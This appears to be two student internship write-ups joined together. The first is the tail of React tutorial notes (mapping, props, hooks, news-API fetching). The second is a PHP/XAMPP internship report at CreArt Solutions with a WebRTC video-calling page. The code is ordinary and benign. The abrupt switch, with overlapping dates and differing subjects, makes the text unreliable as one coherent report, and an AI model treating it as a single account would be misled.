import ReactDOM from "react-dom/client";
class Car extends React.Component {
  constructor() {
    super();
    this.state = { color: "red" };
  }
  render() {
    return <h2>I am a {this.state.color} Car!</h2>;
  }
}
```

7.1 Day 7 / Week 2 – 04 AUGUST 2023

7.1.1 Variable Data Map:

Variable data mapping involves iterating through a collection of data and rendering corresponding UI components for each item in the collection. This technique is particularly useful when you need to display a list of items, such as posts, products, or user profiles, in a dynamic and maintainable manner.

Example:

```
import React from "react";

const PostList = () => {
  const posts = [
    { id: 1, title: "React Basics", content: "Introduction to React." },
    {
      id: 2,
      title: "State Management",
      content: "Managing state with React.",
    },
    {
      id: 3,
      title: "Component Lifecycle",
      content: "Understanding lifecycle methods.",
    },
  ];

  return (
    <div>
      <h2>Recent Posts</h2>
      <ul>
        {posts.map((post) => (
          <li key={post.id}>
            <h3>{post.title}</h3>
            <p>{post.content}</p>
          </li>
        ))}
      </ul>
    </div>
  );
};

export default PostList;
```

7.1.2 Object Map:

Object mapping entails iterating through an object's properties and rendering corresponding UI components for each property. This technique is particularly useful when you want to present key-value pairs or object attributes in a clear and organized format within your user interface.

Example:

```
import React from "react";

const UserProfile = () => {
  const user = {
    name: "Alice",
    age: 28,
    occupation: "Software Developer",
    location: "New York",
  };

  return (
    <div>
      <h2>User Profile</h2>
      <ul>
        {Object.keys(user).map((key) => (
          <li key={key}>
            <strong>{key}:</strong> {user[key]}
          </li>
        ))}
      </ul>
    </div>
  );

};

export default UserProfile;
```

8.1 Day 8 / Week 2 – 07 AUGUST 2023

8.1.1 React Props:

React Props (short for "properties") are a fundamental concept in React that allow you to pass data from a parent component to its child components. This section explores the concept of React Props and demonstrates how to use them to create dynamic and reusable components.

Example:

```
// ParentComponent.js
import React from "react";
import ChildComponent from "./ChildComponent";

const ParentComponent = () => {
  const message = "Hello from Parent!";

  return (
    <div>
      <h2>Parent Component</h2>
      <ChildComponent message={message} />
    </div>
  );
};

export default ParentComponent;

// ChildComponent.js
import React from 'react';

const ChildComponent = (props) => {
  return (
    <div>
      <h3>Child Component</h3>
      <p>{props.message}</p>
    </div>
  );
};

export default ChildComponent;
```

8.1.2 React Bootstrap:

React Bootstrap is a library that provides a collection of pre-styled components and responsive design elements built on top of Bootstrap. It enables developers to create modern and professional-looking user interfaces with ease, leveraging the flexibility of React's component-based architecture.

- Install React Bootstrap using npm:

npm install react-bootstrap bootstrap

- Import the required components:

```
import React from "react";

import { Button, Navbar, Form, FormControl } from "react-bootstrap";
```

- Use React Bootstrap components in your JSX code:

```
const App = () => {
  return (
    <div>
      <Navbar bg="dark" variant="dark">
        <Navbar.Brand href="#">My App</Navbar.Brand>
        <Form inline>
          <FormControl
            type="text"
            placeholder="Search"
            className="mr-sm-2"
          />
          <Button variant="outline-info">Search</Button>
        </Form>
      </Navbar>
    </div>
  );
};
```

9.1 Day 9 / Week 2 – 08 AUGUST 2023

9.1.1 React Hooks: UseEffect and UseState:

1. Using useState:

The useState hook allows you to add state to functional components. It returns a stateful value and a function to update that value.

Example:

```
import React, { useState } from "react";

const Counter = () => {
  const [count, setCount] = useState(0);

  return (
    <div>
      <p>Count: {count}</p>
      <button onClick={() => setCount(count + 1)}>Increment</button>
    </div>
  );
};

export default Counter;
```

2. Using useEffect:

The useEffect Hook allows you to perform side effects in your components.

Example:

```
import { useState, useEffect } from "react";
import ReactDOM from "react-dom/client";

function Timer() {
  const [count, setCount] = useState(0);

  useEffect(() => {
    setTimeout(() => {
      setCount((count) => count + 1);
    }, 1000);
  });

  return <h1>I have rendered {count} times!</h1>;
}
```

9.1.2 API data fetch with react:

In this section, we'll explore how to fetch data from the Inshorts API and display it using React. The provided code showcases a component named Inshortsapi that retrieves news articles from the API and renders them using React Bootstrap components.

Example:

```
import { Button, Card, Col, Container, Row } from "react-bootstrap";
import "./App.css";
import "../node_modules/bootstrap/dist/css/bootstrap.min.css";
import { useEffect, useState } from "react";

const Inshortsapi = () => {
  const [data, setData] = useState([]);

  const apiFetch = async () => {
    const res = await fetch(
      "https://inshortsapi.vercel.app/news?category=sports"
    );
    const result = await res.json();

    setData(result.data);
  };

  useEffect(() => {
    apiFetch();
  }, []);

  return (
    <Container>
      <Row xs={1} md={3} className="mt-2 g-2">
        {data.map((item, index) => {
          return (
            <Col className="container-fluid mt-4" key={index}>
              <Card style={{ width: "20rem" }}>
                <Card.Img
                  variant="top"
                  src={item.imageUrl}
                  style={{
                    objectFit: "cover",
                    aspectRatio: "1/1",
                  }}
                />
                <Card.Body>
                  <Card.Title>{item.author}</Card.Title>
                  <Card.Text>{item.content}</Card.Text>
                  <br></br>
                  <footer className="blockquote-footer">
```

```
                    {item.date}
                  </footer>
                  <Button variant="primary">Go</Button>
                </Card.Body>
              </Card>
            </Col>
          );
        })}
      </Row>
    </Container>
  );
};

export default Inshortsapi;
```

10.1 Day 10 / Week 2 – 09 AUGUST 2023

10.1.1 API BASED REAL TIME NEWS WEB APPLICATION:

The API-based real-time news web application leverages React, a popular JavaScript library, to fetch and display news articles from an external API. This application provides users with up-to-date news content on their chosen topics.

Example:

```
import React, { useEffect, useState } from "react";
import "./NewsCallApi.css";
import { NavLink } from "react-bootstrap";

const NewsCallApi = () => {
  const [data, setData] = useState([]);

  const apiFetch = async () => {
    const res = await fetch(
      "https://inshorts.me/news/trending?offset=0&limit=21"
    );
    const result = await res.json();

    setData(result.data.articles);
  };

  useEffect(() => {
    apiFetch();
  }, []);

  return (
    <>
      <div className="container py-4">
        <h1 className="h1 text-center" id="pageHeaderTitle">
          Trending news
        </h1>

        {data?.map((item, index) => {
          return (
            <article className="postcard dark blue" key={index}>
              <img
                className="postcard__img"
                src={item.imageUrl}
                alt="Image_Title"
              />

              <div className="postcard__text">
                <h1 className="postcard__title blue">
                  <NavLink href={item.sourceUrl} target="_blank">
```

```
                    <div>{item.title}</div>
                  </NavLink>
                </h1>
                <h5>
                  <div>{item.subtitle}</div>
                </h5>
                <div className="postcard__subtitle small">
                  <div>{item.categoryNames}</div>
                </div>
                <div className="postcard__bar"></div>
                <div className="postcard__preview-txt">
                  {item.content}
                </div>
              </div>
            </article>
          );
        })}
      </div>
    </>
  );
};

export default NewsCallApi;
```

References

[1] COVID API: https://data.covid19india.org/data.json

[2] Bitcoin API: https://api.coindesk.com/v1/bpi/currentprice.json

[3] Mutual Fund API: https://api.mfapi.in/mf

[4] Inshorts News API: https://inshortsapi.vercel.app/news?category=all

[5] Postal Pin code API: https://api.postalpincode.in/pincode/380001

INTERNSHIP AT CREART SOLUTIONS

AN INTERNSHIP REPORT

Submitted by

VALAND ABHAYKUMAR SHAILESHBHAI

200390107025

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

July, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at CreArt Solution** has been carried out by **Valand Abhaykumar Shaileshbhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign	Sign
Prof. Chetan Chauhan	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

Joining Letter

CREART

INTERNSHIP JOINING LETTER

Date: 27th July 2023

This is to certify that

Mr/Ms. Abhaykumar Valand
Enrollment No : 200390107025
College : Saffrony Institute of Technology

has been selected for the 15 days of summer intership from **27th July 2023** to **10th August 2023** at **CreArt Solutions**, Ahmedabad.

We wish him/her all the best for his future endeavours

CREART SOLUTIONS AHMEDABAD

Krishnamohan Gupta
Director

CreArt Solutions PVT LTD.
202, Heritage Horizon, Opp Hotel Dev Corporate, C G Road,
Ahmedabad, Gujrat, India - 380009
www.creart.in | hello@creart.in | **Office Location:** INDIA | USA | UK

Completion Letter

INTERNSHIP COMPLETION LETTER

CREART

Date: 10th August 2023

This is to certify that

Mr/Ms. ABHAYKUMAR VALAND
Enrollment No : 200390107025
College : SAFFRONY INSTITUTE OF TECHNOLOGY

has successfully completed the 15 day's of summer intership from 27th July 2023 to 10th August 2023 at CreArt Solutions, Ahmedabad.

We wish him/her all the best for his future endeavours

CREART SOLUTIONS AHMEDABAD

Krishnamohan Gupta
Director

CreArt Solutions PVT LTD.
202, Heritage Horizon, Opp Hotel Dev Corporate, C G Road,
Ahmedabad, Gujrat, India - 380009
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S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at CreArt Solutions** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Chetan Chauhan & Mr. Alkesh Kaba (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student Sign of Student

Valand Abhaykumar Shaileshbhai

ACKNOWLEDGMENT

This Summer Internship work has been the most practical and exciting part of my learning experience, which would be an asset for me and also for my future carrier.

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Thank you.

Abstract

This report contains the work done by the author during his internship at ***CreArt Solutions***. It shows the work I did in the company during my internship period. In the report, the author discusses the process of developing and steps of Video Calling Web Application. The author also discusses the structure of the company, all the departments and their work. It also explains what the author learned during this internship period.

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Abbreviations

HTML	Hypertext Markup Language
CSS	Cascading Style Sheets
IDE	Integrated Development Environment
XAMPP	X-operating system, Apache, MySQL, PHP, Perl

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Chapter 1. INTRODUCTION

1.1 COMPANY PROFILE:

Fig 1.1 Company Logo

CreArt is a privately owned venture of IT Solutions, Digital Marketing, Software Solutions and SEO services formed in 2013, in Ahmedabad, India. We always aspire to create a resistant future. We believe in bringing Business, People and Technology together in the way forward. CreArt is focused on rigorous development and comprehensive quality.

It is a full-service digital marketing agency providing services for brand identity, search engine optimization, search engine marketing & website design. CreArt specialized in web development e-commerce website design & conversion rate optimization for online stores. Also offer hosting domain, hosting support & maintenance.

CreArt offers Internship programs. Basically, they are free or paid either online/ offline.

Website Link: https://creart.in/

Address: CreArt Solutions PVT LTD
202, Heritage Horizons, C G road, Ahmedabad, Gujarat.

1.1.1 MISSION AND VISION OF THE COMPANY:

Our internship program was conducted from 27-July-2023 to 10-August-2023. During our internship course, we were to be taught about various concepts of the PHP and Laravel Framework from very basic.

We covered different important basics which are used in every programming language. The Goals to be achieved during whole internship course were as follows:

1. Basic PHP
2. How to download XAMPP and how to use it
3. PHP Laravel
4. Make Project

1.2 System Information

Tools: Laptop, Internet, XAMPP, Visual Studio code(IDE).

Technology: HTML, CSS, JAVASCRIPT

Chapter 2 Internship Program

2.1 Internship Program Learning.

2.1.1 Week-1 Basic Introduction of PHP

❖ **27 July 2023**

1. Introduction about PHP and Laravel

- PHP is stand for ‘Hypertext Preprocessor’.
- PHP is a server-side scripting language that is embedded in HTML. It is mainly used in back-end of website. It is also mange dynamic content, database, session tracking etc.
- The comments in PHP can be #, //, /*..*/.
- XAMPP is used to run PHP programs.

2. Information and Task of Internship

- Internship project- Video calling web app
- Company details.
- Certificate

❖ **28 July 2023**

Fig 2.1 XAMPP Download

1. Download XAMPP and create and run program.

- Download and install XAMPP for windows from chrome browser for run a PHP program. It provides connect to local server and database connection to PHP program. It is required to load and run a PHP program.

Fig 2.2 XAMPP Panel

```
<!DOCTYPE html>
    <html>
    <body>
    <h1>My first PHP page</h1>
    <?php
    echo "Hello World!";
   ?>
  </body>
 </html>
```

❖ **31 July 2023**

1. PHP variable

- Variable are the entity that are used for storing the values. The value can be assigned to the variable in following manner:

  $variable_name=value;

  Ex.

  <?php
  $i=10;
  echo “the value of variable= $i”;
  ?>

2. Data type

- Data Types define the type of data a variable can store. PHP allows 4 different type of data types. Mention below.

  1. Boolean
  2. Integer
  3. Double
  4. String

  The special data type is NULL



Fig 2.3 variable example

❖ **1 August 2023**

1. PHP arrays

- Array is similar type of elements, each element has two parts key and value.

Fig 2.4 Array In PHP



Fig 2.5 Arrays example

- Array creation=$mylist=array(10,20,30,40);

❖ **2 August 2023**

1. Selection statements and loops

- Comparison operators are used in combination with the if, else, and elseif keywords to build conditional statements that control the flow of a program.

- Selection statement: if, if…else, if…elseif.



Fig 2.6 Selection statement example

2.Loop Statement

- Loop in PHP is used to execute a statement or a block of statements, multiple times until and unless a specific condition is met. This helps the user to save both time and effort of writing the same code multiple times.

- for loop
- while loop
- do-while loop



Fig 2.7 Loop statement example

2.1.2 Week-2 Project and PHP Laravel

❖ **3 August 2023**

1. Introduction to PHP mailer library

- PHP Mailer is a code library to send (transport) emails safely and easily via PHP code from a web server (MUA to the MSA server).
- Sending emails directly via PHP code requires a high-level familiarity to SMTP standard protocol and related issues and vulnerabilities about Email injection for spamming. PHP Mailer simplifies the process of sending emails and it is very easy to use.
- Create a PHP Mailer class object.
  $mail = PHPMailer()



Fig 2.8 PHP Mailer example

❖ **4 August 2023**

1. Video calling web application

- Video calling web application is where two-way or multipoint reception and transmission of audio and video signals by people in different locations for real-time communication.
- In this project we create simple video calling web page.

2. Front-end Development

- HTML & CSS is used to develop front-end side of web application.

```html
<!DOCTYPE html>
<html>
<head>
    <title>Video Calling Web App</title>
    <link rel="stylesheet" type="text/css" href="style.css">
    <script src='https://cdn.scaledrone.com/scaledrone.min.js'></script>
    <script type="text/javascript" src="script.js"></script>
</head>
<body>
    <div class="header">
        <h1 align="center">Video Calling Web App</h1>
    </div>

    <div class="content">
        <video class="from" id="localVideo" autoplay muted></video>
        <video class="to" id="remoteVideo" autoplay controls></video>
    </div>

    <div class="footer">
        <h1 align="center">@copyright</h1>
    </div>
</body>
</html>
```

Fig 2.9 HTML code of website

```css
.header {
    height: 100px;
    border: 1px solid black;
    background-color: black;
}
h1 {
    color: white;
}
.footer {
    height: 80px;
    border: 1px solid black;
    background-color: black;
}
.content {
    height: 400px;
    border: 1px solid black;
}
.from {
    height: 250px;
    width: 250px;
    border: 1px solid black;
    margin-top: 100px;
    margin-left: 300px;
    border-radius: 20px;
    float: left;
}
.to {
    height: 250px;
    width: 250px;
    border: 1px solid black;
    margin-top: 100px;
    margin-left: 300px;
    border-radius: 20px;
    float: left;
}
```

Fig 2.10 CSS code of website

❖ **7 August 2023**

1.Javascript code of website

```
if (!location.hash) {
  location.hash = Math.floor(Math.random() * 0xFFFFFF).toString(16);
}
const roomHash = location.hash.substring(1);
const drone = new ScaleDrone('8iFajSULSQLorBFR');
const roomName = 'observable-' + roomHash;
const configuration = {
  iceServers: [{
    urls: 'stun:stun.l.google.com:19302'
  }]
};
let room;
let pc;
function onSuccess() {};
function onError(error) {
  console.error(error);
};
drone.on('open', error => {
  if (error) {
    return console.error(error);
  }
  room = drone.subscribe(roomName);
  room.on('open', error => {
    if (error) {
      onError(error);
    }
  });
  room.on('members', members => {
    console.log('MEMBERS', members);
    const isOfferer = members.length === 2;
    startWebRTC(isOfferer);
  });
});
function sendMessage(message) {
  drone.publish({
    room: roomName,
    message
  });
}
function startWebRTC(isOfferer) {
  pc = new RTCPeerConnection(configuration);
  pc.onicecandidate = event => {
    if (event.candidate) {
      sendMessage({'candidate': event.candidate});
    }
```

```
  };
  if (isOfferer) {
    pc.onnegotiationneeded = () => {
      pc.createOffer().then(localDescCreated).catch(onError);
    }
  }
  pc.onaddstream = event => {
    remoteVideo.srcObject = event.stream;
  };
  navigator.mediaDevices.getUserMedia({
    audio: true,
    video: true,
  }).then(stream => {
    localVideo.srcObject = stream;
    pc.addStream(stream);
  }, onError);
  room.on('data', (message, client) => {
    if (client.id === drone.clientId) {
      return;
    }
    if (message.sdp) {
      pc.setRemoteDescription(new RTCSessionDescription(message.sdp), () => {
        if (pc.remoteDescription.type === 'offer') {
          pc.createAnswer().then(localDescCreated).catch(onError);
        }
      }, onError);
    } else if (message.candidate) {
      pc.addIceCandidate(
        new RTCIceCandidate(message.candidate), onSuccess, onError
      );
    }
  });
}
function localDescCreated(desc) {
  pc.setLocalDescription(
    desc,
    () => sendMessage({'sdp': pc.localDescription}),
    onError
  );
}
```

- **8 August 2023**

1.Create a video channel for video calling web application

- Scaledrone is used to create video channel.
- Channel ID: 8iFajSULSQLorBFR



Fig 2.11 Scaledrone website

2.Hosting video calling web application

- Using Infinity Free website hosting platform, we host our video calling app.

❖ **9 August 2023**

1.Introduction to Laravel and download

- Laravel is a free and open-source PHP web framework, created by Taylor Otwell and intended for the development of web applications following the model–view–controller (MVC) architectural pattern and based on Symfony.
- Laravel aims to make the development process a pleasing one for the developer without sacrificing application functionality.
- Laravel Install: Laravel.com
- Install Command: composer create-project laravel/laravel example-app

Fig 2.12 laravel logo

